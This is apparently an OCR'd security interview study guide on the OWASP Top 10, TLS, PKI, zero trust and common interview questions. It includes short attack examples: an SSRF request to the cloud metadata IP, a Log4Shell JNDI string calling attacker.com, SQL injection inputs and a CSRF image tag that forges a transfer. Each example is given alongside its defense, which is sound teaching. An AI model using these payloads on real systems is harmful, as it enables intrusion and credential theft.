
#	Vulnerability	What It Is	Real Example	Primary Defense
A09	**Security Logging and Monitoring Failures**	No audit logs; alerts not triggered; breaches undetected for months	Equifax breach undetected for 78 days; attackers pivot unnoticed	Centralized logging (ELK, Splunk); alerts on anomalies; test incident response; PCI requires 90-day log retention
A10	**Server-Side Request Forgery (SSRF)**	App fetches user-supplied URL; attacker points it at internal services or metadata endpoints	Attacker inputs `http://169.254.169.254/lates` → AWS instance metadata → IAM credentials	Allowlist outbound URLs; block cloud metadata IPs; network egress controls; disable redirects

Interview hot topics: A01 (most common), A03 (classic SQL injection), A07 (auth failures), A10 (SSRF — cloud-specific, very popular in AWS interviews).

SSRF in cloud environments (A10 deep dive): AWS metadata endpoint at `169.254.169.254` returns IAM credentials for the instance role. If an app fetches user-supplied URLs without validation, attacker can extract credentials and take over the AWS account. Defense: IMDSv2 (requires PUT to get token before GET — prevents SSRF which can't do the initial PUT).

9 Architecture / Diagrams

9.1 TLS Handshake (TLS 1.3)



```
   |                                                    |
   | [Client verifies cert chain, signature, Finished]  |
   |                                                    |
   | 6. {Finished} [encrypted]                          |
   |--------------------------------------------------->|
   |                                                    |
   | 7. Application data (encrypted with app_key)       |
   |<-------------------------------------------------->|
   |                                                    |

Total: 1 Round Trip (TLS 1.3) vs 2 Round Trips (TLS 1.2)
```

Key insight: TLS 1.3 achieves forward secrecy by using ephemeral DH key pairs. Even if server's long-term private key is compromised later, past sessions cannot be decrypted (ephemeral keys are discarded).

9.2 PKI Trust Chain

```
[ OS/Browser Trust Store ]
         |
         | contains (pre-installed)
         v
+------------------+
|   Root CA        |  <- Self-signed. Offline. Hardware HSM vault.
|  (e.g., DigiCert)|  If compromised: millions of certs invalid.
+------------------+
         |
         | signs (offline ceremony)
         v
+------------------+
| Intermediate CA  |  <- Online. Signs end-entity certs.
| (DigiCert CA G2) |  If compromised: revoke + reissue all leaf certs
+------------------+
         |
         | signs (automated ACME protocol)
         v
+------------------+
|  Leaf/Server     |  <- What example.com presents during TLS handshake
|  Certificate     |  Contains: public key, domain, expiry, CA signature
|  (example.com)   |
+------------------+
         |
         | used by
         v
    TLS handshake with client
```

Why intermediate CAs? Root CAs are kept offline (air-gapped). If a Root CA's private key is used online, it's exposed to attacks. Intermediate CAs absorb the risk — if compromised, only their issued certs need revocation, not the whole Root.

9.3 Defense-in-Depth Layers

```
╔═══════════════════════════════════════════════════════╗
║                   DEFENSE IN DEPTH                    ║
╠═══════════════════════════════════════════════════════╣
╠═══════════════════════════════════════════════════════╣
║  Layer 7: Data Layer                                  ║
║  - Encryption at rest (AES-256-GCM)                   ║
║  - Column-level encryption for PII                    ║
║  - Database access auditing                           ║
╠═══════════════════════════════════════════════════════╣
║  Layer 6: Application Layer                           ║
```

```
╔═══════════════════════════════════════════════════════╗
║  - Input validation & output encoding                 ║
║  - Parameterized queries (SQL injection prevention)   ║
║  - Dependency scanning (Snyk, Dependabot)             ║
║  - OWASP Top 10 mitigations                           ║
╠═══════════════════════════════════════════════════════╣
║  Layer 5: Authentication & Authorization              ║
║  - MFA required                                       ║
║  - OAuth 2.0 / OIDC / JWT                             ║
║  - RBAC / ABAC enforcement                            ║
║  - Principle of least privilege                       ║
╠═══════════════════════════════════════════════════════╣
║  Layer 4: Host / Compute Layer                        ║
║  - OS patching (automated)                            ║
║  - EDR / endpoint detection                           ║
║  - Container hardening (read-only FS, non-root user)  ║
║  - IMDSv2 on AWS (prevent SSRF to metadata)           ║
╠═══════════════════════════════════════════════════════╣
║  Layer 3: Network Layer                               ║
║  - TLS everywhere (no HTTP)                           ║
║  - VPC / private subnets for internal services        ║
║  - Security groups / NACLs (allowlist approach)       ║
║  - mTLS for service-to-service                        ║
╠═══════════════════════════════════════════════════════╣
║  Layer 2: Perimeter Layer                             ║
║  - WAF (Web Application Firewall) — blocks SQLi, XSS, SSRF ║
║  - DDoS protection (AWS Shield, Cloudflare)           ║
║  - API Gateway with rate limiting                     ║
╠═══════════════════════════════════════════════════════╣
║  Layer 1: Physical / Cloud Infrastructure             ║
║  - IAM (least privilege)                              ║
║  - VPC isolation                                      ║
║  - CloudTrail / audit logging                         ║
║  - MFA for cloud console access                       ║
╚═══════════════════════════════════════════════════════╝

Attacker must breach ALL layers to reach data.
Each layer slows, detects, or alerts on the attack.
```

10 Real-World Examples

1. OAuth 2.0 — "Sign in with GitHub" for a CI/CD tool When you connect CircleCI to GitHub, CircleCI requests `repo` scope. GitHub issues an access token. CircleCI uses it to read your repos. You never gave CircleCI your GitHub password. You can revoke CircleCI's access from GitHub settings at any time without changing your password.

2. JWT — Kubernetes service accounts Every pod in Kubernetes gets a mounted JWT (service account token). API calls from the pod include this token. The API server validates it, extracts the service account identity, and checks RBAC to determine what the pod can do.

3. Log4Shell (CVE-2021-44228) — A02 + A06 combined Log4j parsed `${jndi:ldap://attacker.com/explo` in log messages. Logging a user-supplied string triggered JNDI lookup, which fetched and executed remote Java class. Attack: send malicious User-Agent header → app logs it → RCE. Impact: every server running Log4j 2.x affected. Fix: Log4j 2.17+ disabled JNDI by default.

4. AWS IAM + Least Privilege Bad: EC2 instance has `AdministratorAccess` policy. If app is compromised via SSRF, attacker gets admin-level AWS credentials. Good: EC2 instance has custom policy allowing only `s3:GetObject` on specific bucket. SSRF yields limited credentials with blast radius contained.

5. Equifax Breach (2017) — A06 + A09 Apache Struts CVE-2017-5638 was publicly disclosed March 2017. Equifax patched in July 2017 — 2 months later. Attackers were inside for 78 days before detection. 147 million records exposed. Cost: $700M+ settlement. Lesson:

patch critical CVEs within 24-48 hours; have detection/alerting.

6. bcrypt in production — LinkedIn 2012 LinkedIn stored 6.5M passwords in SHA-1 (unsalted). Attackers cracked millions in hours using rainbow tables. If they'd used bcrypt, it would have taken centuries. Lesson: password hashing is not general-purpose hashing.

7. Google BeyondCorp (Zero Trust) Google eliminated VPN for employees. Every resource access requires: valid certificate + identity token + device health attestation + context-aware policy. Even internal services distrust the network. This became the model for zero trust architecture.

11 Real-Life Analogies

One fortress — every concept is a wall, a guard, a key, or a seal in the same castle.

Security Concept	Real-Life Analogy
Authentication	The gate guard stops you and asks for your medallion — *who are you?* No medallion, no entry; the guard doesn't care how far you've traveled
Authorization	Your keyring decides which doors open once you're inside — the scullery key opens the kitchen, the iron key opens the armory; having one does not grant the other
Symmetric encryption	A strongbox where both the sender and recipient carry a copy of the same iron key — fast to lock and unlock, but you must have met in secret to exchange that key
Asymmetric encryption	A public mail-slot in the outer wall — any courier can drop a sealed letter in (encrypt with the public slot), but only the lord inside holds the matching key to open the box
Hashing	A tamper-evident wax seal pressed over the envelope flap — you cannot unpeel and re-seal it; you can only check whether it still matches the king's stamp
Salt (password hashing)	Before pressing the wax seal, each scribe drips a unique drop of their own colored wax into the mix — two identical letters end up with completely different seals so a forger cannot match them from a table of known seal patterns
HMAC	The king's signet ring pressed into the wax — only someone who physically holds that ring can produce that exact seal; anyone in the castle can check the impression, but only the king can create it
OAuth 2.0	The front-desk clerk issues a day-pass to the glazier so he can fix windows in the east wing — he never gets your master key, the pass expires at dusk, and it works only in the rooms the clerk specified
JWT	A signed, sealed permit on parchment that names your rank and the rooms you may enter — every guard can read it and verify the king's seal on sight; no runner needs to race back to the keep to confirm it
TLS / PKI trust chain	The chain of royal endorsement: the High King vouches for the Lord, the Lord's seal vouches for the Knight, the Knight's letter opens the merchant's gate — you trust the end letter because you trust the unbroken chain of seals above it
Defense in depth	First the moat, then the outer wall, then the portcullis, then the inner-ward guard, then the locked vault — an attacker who swims the moat still faces four more barriers before reaching the crown jewels
Least privilege	Each servant carries only the keys their duties actually require — the pantry maid holds the larder key, not the armory key; if she is captured, the weapons stay locked
RBAC	Guards are assigned to roles — Knight, Squire, Steward — and each role comes with a fixed set of room keys; changing a man's rank instantly changes every door he can open

Security Concept	Real-Life Analogy
ABAC	A more nuanced decree: *"Any knight from the northern garrison may enter the map room, but only between dawn and dusk, and only if the kingdom is not under siege"* — the door checks attributes of the visitor, the room, and the moment
Zero trust	Every door in the castle requires a fresh badge-check, even doors deep inside the inner keep — being past the moat grants no implicit passage; every room judges for itself
SQL injection / XSS	A forged letter slipped into the official royal mailbag — it bears a convincing seal but contains malicious orders; the receiving clerk must inspect every letter's contents, not just its envelope, before acting on the instructions
CSRF	An enemy herald hands you a pre-written order and asks you to press your own seal onto it — your seal is genuine, so the castle gate opens, but the order was never yours; the defense is to demand a unique countersign on every outbound order
Secrets management (Vault / KMS)	The key-press: a locked iron cabinet in the steward's office where every master key is stored, logged, and issued only to servants who can prove their role — no key is ever written on the wall or left in a coat pocket
Secrets rotation	After the glazier's day-pass expires, the front desk re-cuts the east-wing lock — his old pass becomes worthless even if he kept a copy; periodic re-cutting limits damage from any lost pass
TLS certificate	The herald carries a letter of introduction bearing the Lord's seal: it names the herald, states his purpose, and expires after one season — the castle gate checks the seal and the date before letting him speak

12 Memory Tricks / Mnemonics

CIA Triad:

```
C — Confidentiality (only authorized parties can READ)
I — Integrity      (data is not TAMPERED)
A — Availability   (system remains ACCESSIBLE)
```

Mnemonic: "**CIA** keeps secrets" (like the agency)

AuthN vs AuthZ:

```
AuthN → N → "Name" → Who are YOU?
AuthZ → Z → "Zone"  → Where can you GO?
```

Or: AuthentiCATION = CAT scans WHO you are. AuthoriZATION = ZAP you if you're not allowed.

OWASP Top 10 (2021) — "BICSIMSVSS"):

```
B — Broken Access Control (A01)
I — Integrity/Crypto Failures (A02)
C — Code Injection (A03)
S — Security Misconfiguration (A05)
I — Insecure Design (A04)
M — Monitoring Failures (A09)
S — Software Integrity (A08)
V — Vulnerable Components (A06)
S — Server-Side Request Forgery (A10)
S — Session/Auth Failures (A07)
```

JWT sections (3 parts):

```
Header.Payload.Signature
HoW    Payload   SigNATURE
"How"  "What"    "Proof"
```

Think: ”How I prove what I know”

Symmetric vs Asymmetric:

```python
SYMmetric  = SAME key (sym = same)
ASYMmetric = Different keys (asym = not same)
```

HTTP Status Codes:

```python
401 = Not AUTHENTICATED (wrong/missing creds) — "Who ARE you?"
403 = Not AUTHORIZED (known but forbidden)   — "You CAN'T come in"
```

Remember: 401 means you haven't ”identified” yourself (1st step). 403 means you were identified but denied (3rd letter comes after 1st).

CSRF vs XSS:

```
CSRF = Cross-SITE Request Forgery    → Attacker USES your browser (your identity)
XSS  = Cross-SITE Scripting         → Attacker INJECTS into your browser (script runs as you)
```

CSRF: ”The attacker DRIVES your car.” XSS: ”The attacker PUT A TRACKER in your car.”

Hashing algorithms for passwords:

```python
Never use: MD5, SHA-1, SHA-256 (for passwords — too fast)
Always use: bcrypt (b=balanced) or Argon2 (A=Advanced, 2=second gen)
```

”**B**etter **C**hoice = **bcrypt**. **A**rgon **2** is **A**dvanced.”

TLS handshake memory (1.3):

```
Client says HELLO with a KEY SHARE
Server says HELLO, sends CERT and VERIFY
Both FINISH and then talk in secret
```

”Hello Key / Hello Cert Verify / Finish Finish / Secret Chat”

13 Common Interview Questions

13.1 Q1: "Design a secure login system"

Model Answer:

”I'd design a secure login system with these components:

Password handling:

- Frontend: send password over HTTPS POST body (never GET — URLs logged)
- Backend: hash with Argon2id (memory=64MB, time=2, parallelism=2) + unique per-user salt
- Never log, store, or transmit plaintext passwords — not even in logs

Rate limiting and brute force protection:

- Rate limit login attempts per IP (5 attempts/15 minutes) + per account (10 attempts/hour)
- Exponential backoff or temporary lockout after failures
- CAPTCHA after N failures

Session management:

- After successful login, regenerate session ID (prevents session fixation)
- Session stored server-side in Redis (TTL = 30 min idle timeout)
- Cookie flags: `HttpOnly`, `Secure`, `SameSite=Lax`, `__Host-` prefix
- CSRF token in forms (double-submit cookie or server-side token)

Multi-factor authentication:

- TOTP (Time-based OTP) via Authenticator app — store encrypted TOTP seed in DB
- Hardware key (WebAuthn/FIDO2) for high-security accounts
- Recovery codes (hash them, store like passwords)

Account security features:

- Email verification on signup
- Notify user of login from new device/location
- Audit log all login events (success, failure, IP, user-agent, timestamp)
- 'Forgot password' uses time-limited single-use token (not security questions)

Token approach alternative (APIs/SPAs):

- Issue short-lived access token (15 min JWT, RS256 signed)
- Issue refresh token (30 days, stored in httpOnly cookie, stored hash in DB for revocation)
- Rotate refresh token on use (rotation + reuse detection)

For high security: add anomaly detection (impossible travel, new device fingerprint)."
Follow-ups:

- "How would you handle forgot password?" → Time-limited token (30 min), single-use, sent to verified email. Hash stored in DB. Expiry enforced server-side.
- "How do you prevent timing attacks on password comparison?" → Use constant-time comparison (not ==). Both bcrypt.verify() and HMAC comparison should be constant-time.
- "What if the attacker has the database?" → Argon2id makes offline cracking impractical. Unique salts mean no rainbow tables. Memory-hard defeats GPU cracking.

13.2 Q2: "How does HTTPS work?"

Model Answer:

"HTTPS = HTTP over TLS. TLS provides three things: confidentiality (encryption), integrity (MAC), and authentication (certificates).

When you visit `https://google.com`:

1. **DNS lookup** resolves google.com to an IP
2. **TCP connection** established (3-way handshake)
3. **TLS 1.3 handshake** (1 round trip):
   - Client sends: supported TLS version, cipher suites, and a DH public key (key_share)
   - Server responds: chosen cipher suite, its own DH public key, and its **certificate chain**
   - Both compute shared secret via Elliptic Curve Diffie-Hellman (ECDH) — this happens offline without transmitting the secret
   - Server sends Finished message (HMAC over handshake transcript using derived key)

- Client verifies certificate: walks chain to trusted Root CA in browser's trust store, checks not expired, checks not revoked (OCSP), checks domain matches
- Client sends Finished

4. **Encrypted communication** begins using derived symmetric keys (AES-256-GCM)

Why is it secure?

- **Forward secrecy**: Ephemeral DH keys mean past sessions can't be decrypted even if server's long-term key is later stolen
- **Certificate validation** prevents impersonation (no one can fake being Google without Google's private key and a cert issued by a trusted CA)
- **MAC on every record** prevents tampering

What does a certificate contain? Domain name, public key, issuer (CA), validity period, CA's digital signature over all these fields. The signature is created with the CA's private key and can be verified with the CA's public key (which is in the browser's trust store)."

Follow-ups:

- "What is certificate pinning?" → App hard-codes expected certificate or public key. Prevents MITM even with valid certificate (rogue CA). Risk: cert rotation breaks app. Used by mobile banking apps.
- "What is HSTS?" → HTTP Strict Transport Security. Server tells browser: "Only connect via HTTPS for the next N seconds." Browser refuses HTTP even if user types it. Prevents SSL stripping attacks.
- "What is certificate transparency?" → All publicly-trusted certs must be logged in public append-only logs (Merkle trees). Lets anyone detect mis-issued certs. Required by Chrome since 2018.

13.3 Q3: "Explain SQL injection and how to prevent it"

Model Answer:

"SQL injection occurs when user-supplied input is concatenated into a SQL query without sanitization. The database interprets the attacker's input as SQL commands.

Example:

```python
# VULNERABLE
query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
# Attacker inputs username: admin'--
# Query becomes: SELECT * FROM users WHERE username = 'admin'--' AND password = '...'
# The -- comments out the password check → logs in as admin without password

# Another input: ' OR '1'='1
# Query: SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '' OR '1'='1'
# Returns all users
```

Defense (in order of effectiveness):

1. **Parameterized queries / prepared statements** (primary defense):

```python
# SAFE
cursor.execute("SELECT * FROM users WHERE username = %s AND password = %s", (username, password))
```

The database driver handles escaping. Input is always treated as data, never SQL.

2. **ORM** (SQLAlchemy, Django ORM) — generates parameterized queries automatically
3. **Input validation** — allowlist valid characters, reject invalid input (defense in depth, not primary)
4. **Stored procedures** — with parameterized calls (not dynamic SQL inside)
5. **Least privilege** — DB user for app should only have SELECT/INSERT/UPDATE needed; no DROP/ALTER
6. **WAF** — detects common SQL injection patterns (not foolproof, bypass-able)

Why isn't sanitization/escaping sufficient? Escaping functions have edge cases (Unicode, encoding tricks). Parameterized queries eliminate the class of vulnerability entirely — no parsing of user input as SQL."

13.4 Q4: "What is the difference between encryption and hashing?"

"Both transform data, but:

- **Hashing** is one-way: `H(data) → digest`. Cannot reverse. Same input always same output. Used for integrity checking and password storage.
- **Encryption** is two-way: `Encrypt(key, data) → ciphertext`, `Decrypt(key, ciphertext) → data`. Requires a key. Used when you need to recover the original data.

Don't confuse with encoding (Base64): No key, no security. Fully reversible by anyone. Used for data format transformation (e.g., binary data in JSON), not security.

For passwords: always hash (you never need to recover the original password — only verify it). For database PII fields: encrypt (you need to recover the SSN to display it). For file integrity: hash (SHA-256 fingerprint)."

13.5 Q5: "What is CSRF and how do you prevent it?"

"CSRF (Cross-Site Request Forgery) tricks a user's browser into making an unintended request to a site where they're authenticated.

Attack: User is logged into bank.com (session cookie exists). Attacker sends email with link to evil.com. evil.com has `<img src="https://bank.com/transfer?to=attacker&amount=10000">`. Browser fetches the URL — automatically sends bank.com session cookie. Bank executes the transfer.

Why it works: Browsers automatically include cookies for a domain in all requests to that domain, regardless of which site initiated the request.

Defenses:

1. **SameSite=Lax/Strict cookie attribute** (modern, primary defense): Cookies not sent on cross-site requests
2. **CSRF tokens**: Server-generated random token in form/header. Server validates. Attacker can't read the token (same-origin policy) and can't forge the request
3. **Verify Origin/Referer headers**: Reject requests where Origin doesn't match expected domain
4. **Double-submit cookie pattern**: Send random value in both cookie and request body. CSRF attacker can't access the cookie value to include in body

CSRF only works for state-changing actions. Read-only GET endpoints can't cause damage (but make sure GET is truly read-only — no side effects)."

14 Senior-Level Discussion Points

14.1 Threat Modeling

STRIDE framework (Microsoft):

- **S**poofing: Impersonating another user or system → Mitigate: Authentication, digital signatures
- **T**ampering: Modifying data in transit or at rest → Mitigate: Integrity checks, HMAC, signatures
- **R**epudiation: Denying actions performed → Mitigate: Audit logs, non-repudiation (digital signatures)
- **I**nformation Disclosure: Data exposed to unauthorized parties → Mitigate: Encryption, access control
- **D**enial of Service: Making system unavailable → Mitigate: Rate limiting, redundancy, autoscaling
- **E**levation of Privilege: Gaining higher permissions than authorized → Mitigate: Least privilege, input validation

Threat modeling process:

1. **Identify assets**: What are we protecting? (user data, credentials, business logic)
2. **Draw data flow diagram**: Where does data flow? What are trust boundaries?
3. **Apply STRIDE**: For each data flow and component, which threats apply?
4. **Prioritize by DREAD** (Damage, Reproducibility, Exploitability, Affected users, Discoverability)
5. **Define mitigations**: For each threat, what control addresses it?
6. **Validate**: Test that controls work (penetration testing, code review)

14.2 Zero Trust Architecture

Traditional perimeter model: "Trusted inside network, untrusted outside." VPN gets you inside → implicit trust. Problem: insider threats, lateral movement after breach.

Zero Trust principles (NIST SP 800-207):

1. **Verify explicitly**: Authenticate and authorize every request, always (user + device + context)
2. **Use least privilege access**: Just-in-time and just-enough access (JIT/JEA)
3. **Assume breach**: Design for containment. Log everything. Segment everything.

Implementation:

- **Identity**: MFA + conditional access (device health, location, risk score)
- **Devices**: MDM enrollment, device certificates, compliance checks before access
- **Network**: Micro-segmentation, mTLS between services (no implicit trust on internal network)
- **Applications**: OAuth + OIDC, per-request authorization
- **Data**: Classify and encrypt; DLP policies

Google BeyondCorp is the reference implementation — all access via HTTPS proxy; no VPN; device cert + identity token required.

14.3 Secrets Rotation

Why rotate?

- Limits exposure window if a secret is compromised
- Compliance requirements (PCI-DSS: rotate keys annually; SOC2 recommends more)
- Defense against insider threats (ex-employees)

Rotation strategies:

1. **Scheduled rotation**: Every N days regardless of suspected compromise. Use AWS Secrets Manager automated rotation or Vault leases.
2. **On-demand rotation**: After suspected breach, before employee departure
3. **Dynamic secrets**: Vault generates credentials just-in-time with short TTL (e.g., DB creds valid for 1 hour). No rotation needed — they expire.

Rotation challenges:

- **Zero-downtime rotation**: Old and new credentials must both work during transition (dual-active window)
- **Application updates**: Services must re-fetch new secret without restart
- **Database creds**: Requires orchestration (Vault's database secrets engine handles this)

Blast Radius Minimization:

- Scope secrets to minimum necessary permissions
- Use different secrets per environment (dev/staging/prod)
- Use different secrets per service (not one DB password for all services)
- Audit all access: if one secret is compromised, you know exactly what was accessed

14.4 Supply Chain Security (A08 deep dive)

SolarWinds attack: Attackers compromised the build pipeline of SolarWinds Orion software. Malicious code was inserted before signing. The signed, "trusted" software was distributed to 18,000 customers. Defense:

- **SBOM (Software Bill of Materials)**: Inventory of all components
- **Reproducible builds**: Same source → same binary (detect tampering)
- **Code signing + SLSA framework**: Chain of custody from source to deployment
- **Dependency pinning**: Lock to specific hash, not floating version

14.5 Advanced JWT Attack Patterns

Token sidejacking: Attacker steals access token (XSS or logging) and uses it from different IP. Mitigation: bind tokens to IP or device fingerprint (tradeoff: breaks mobile users on cell networks).

JWT secret brute force: If HS256 is used with weak secret, offline brute force is possible. Mitigation: use RS256 or use cryptographically random 256-bit secret.

Refresh token rotation + reuse detection: If refresh token is stolen and used by attacker, server detects the same token used twice (by legitimate user later). Server should invalidate entire token family (all refresh tokens for that session).

15 Typical Mistakes Candidates Make

1. **Confusing 401 and 403** — 401 = not authenticated; 403 = not authorized. Candidates often get these backwards.
2. **"Just use HTTPS and you're secure"** — TLS protects data in transit but not at rest, not against application-level vulnerabilities (XSS, injection), not against insider threats.
3. **Storing passwords in SHA-256** — Fast hash functions are wrong for passwords. Must use bcrypt/Argon2.
4. **Saying "encrypt passwords"** — Passwords should be hashed (one-way), not encrypted (reversible). If you can decrypt passwords, so can an attacker who gets your encryption key.

5. **Not knowing CSRF vs XSS distinction** — These are completely different attack vectors. CSRF exploits the browser's automatic cookie sending. XSS injects code that runs in the victim's browser.
6. **Thinking OAuth 2.0 = Authentication** — OAuth 2.0 is only authorization (access delegation). OIDC adds authentication on top. Candidates say "use OAuth for login" — technically correct but imprecise.
7. **Not mentioning token revocation for JWTs** — Stateless tokens can't be invalidated. Candidates must address this: either short expiry + refresh tokens, or a token blocklist (Redis).
8. **Ignoring the `alg: none` JWT pitfall** — Classic interview gotcha. Always specify expected algorithm explicitly.
9. **Over-specifying without threat model** — Jumping to solutions without first identifying what you're protecting and from whom. Interviewers want to see structured thinking.
10. **Not knowing OWASP Top 10** — Security-focused interviewers will ask about common web vulnerabilities. You should know all 10 with examples and mitigations.
11. **Conflating encoding and encryption** — Base64 is not encryption. Candidates sometimes say "we base64 encode for security." Base64 is trivially reversible by anyone.
12. **Missing least privilege** — When asked to design any system, not mentioning least privilege is a missed opportunity. It should be reflexive.
13. **Not knowing how to prevent SQL injection** — Surprisingly common. The answer is parameterized queries / prepared statements. Not "input sanitization" (insufficient as primary defense).
14. **Ignoring secrets management** — Hardcoding connection strings or API keys in code. Should discuss env vars, Vault, KMS, or cloud secrets manager.

16 How This Connects To Other Topics

16.1 Networks / TLS

- TLS handshake uses TCP (reliable delivery required for key exchange)
- DNS-over-HTTPS (DoH) prevents DNS eavesdropping (before TLS even starts)
- HTTP/2 requires TLS in practice (all major browsers enforce it)
- Certificate revocation uses OCSP (HTTP-based protocol to check if cert is revoked)
- Firewall rules protect network layer; TLS protects transport layer — complementary

16.2 System Design

- **Authentication service** is a critical single-point-of-failure → must be HA, replicated, cached
- **Session storage** (Redis) must be HA and consistent across data centers
- **JWT statelessness** enables horizontal scaling without shared session state
- **Rate limiting** (Redis + token bucket algorithm) protects login endpoints from brute force
- **API Gateway** centralizes auth enforcement, rate limiting, logging
- **Microservices security**: How does Service A trust Service B? Options: JWT service tokens, mTLS client certificates, API gateway injection of identity headers

16.3 Cloud (AWS/GCP/Azure)

- **IAM** = cloud-level RBAC/ABAC (AWS IAM policies, GCP IAM roles)
- **KMS** = managed key storage for encryption at rest
- **Secrets Manager / Parameter Store** = secrets management
- **VPC** = network isolation (security groups = stateful firewall per instance)

- **CloudTrail / Cloud Audit Logs** = audit logging (A09 mitigation)
- **IMDSv2** = prevents SSRF access to instance metadata (A10 mitigation)
- **S3 Block Public Access** = prevents A05 misconfiguration

16.4 Databases

- **SQL injection** is the primary DB security concern (parameterized queries)
- **Encryption at rest** (RDS encrypted volumes, TDE in SQL Server/Oracle)
- **Encryption in transit** (TLS for DB connections — often defaults to optional, must be enforced)
- **DB credentials** should be dynamic (Vault) or in Secrets Manager — not hardcoded in app
- **Row-level security** (PostgreSQL RLS) enables database-level authZ
- **Audit logging** (PostgreSQL pg_audit, MySQL general log) for compliance

16.5 Compliance Frameworks

- **PCI-DSS**: Payment card data. Requires: encryption, access control, logging, vulnerability scanning, annual penetration testing
- **SOC 2**: SaaS security. Trust Service Criteria: Security, Availability, Confidentiality, Processing Integrity, Privacy
- **GDPR**: EU privacy. Data minimization, right to erasure, breach notification in 72 hours
- **HIPAA**: Healthcare. PHI (Protected Health Info) encryption at rest and in transit; access auditing
- **FIPS 140-2**: US federal crypto standard. Requires validated crypto modules (important for government cloud)

17 FAANG Interview Tips

Google:

- Know BeyondCorp / Zero Trust deeply — Google invented it
- Understand OAuth 2.0 and OIDC intimately (Google created OAuth)
- Expect questions about security at scale (billions of users, millions of requests/second)
- STRIDE threat modeling is valued
- Privacy is taken seriously (be precise about data handling)

Amazon / AWS:

- IAM is central — know policies, roles, trust policies, permission boundaries
- Shared responsibility model (AWS secures the cloud; customer secures what's in it)
- S3 bucket policies and ACLs — common misconfiguration example
- Know SSRF and IMDSv2 (A10 — extremely relevant for cloud environments)
- Expect ”how would you architect secure system on AWS” questions

Meta:

- Privacy-by-design is critical (history of privacy controversies)
- CSRF at scale (single-page app with billions of users)
- Data minimization and GDPR compliance
- Internal security tooling and red team mindset

Netflix:

- JWT at scale — stateless auth across microservices
- Chaos engineering mindset applies to security (what happens when auth service is down?)

- Content DRM and access control (content licensing requires fine-grained authZ)

General FAANG tips:

- Structure your answer: threat model first, then defenses
- Mention defense in depth — no single control is sufficient
- Always bring up least privilege, even if not asked
- Know OWASP Top 10 by number and name
- Understand the WHY behind each security control (interviewers probe understanding, not memorization)
- Quantify tradeoffs: "JWTs scale better but revocation is hard; sessions revoke easily but need shared state"
- Practice drawing sequence diagrams for OAuth flow — whiteboard question is common
- Mention logging/monitoring for every security mechanism — often forgotten

18 Revision Cheat Sheet

18.1 10-Minute Summary

Core security domains:

1. **AuthN**: Verify identity (passwords, MFA, OAuth, certs)
2. **AuthZ**: Verify permissions (RBAC, ABAC, policies)
3. **Encryption**: Protect data (AES-256 at rest, TLS in transit)
4. **Hashing**: One-way transform (SHA-256 integrity, Argon2 passwords)
5. **Secrets**: Manage credentials (Vault, KMS, rotation)
6. **Application security**: OWASP Top 10 mitigations

Critical rules:

- Passwords → Argon2id or bcrypt. Never MD5/SHA-256.
- Data in transit → TLS 1.2+. No exceptions.
- Data at rest → AES-256-GCM. Key in KMS.
- Secrets → Never in code. Vault/Secrets Manager.
- SQL → Parameterized queries. Always.
- Cookies → HttpOnly + Secure + SameSite=Lax.
- JWT → Validate signature + exp + aud + iss. Never trust `alg: none`.
- Input → Validate and encode output. Never trust user input.

18.2 Key Points Summary

What	Remember
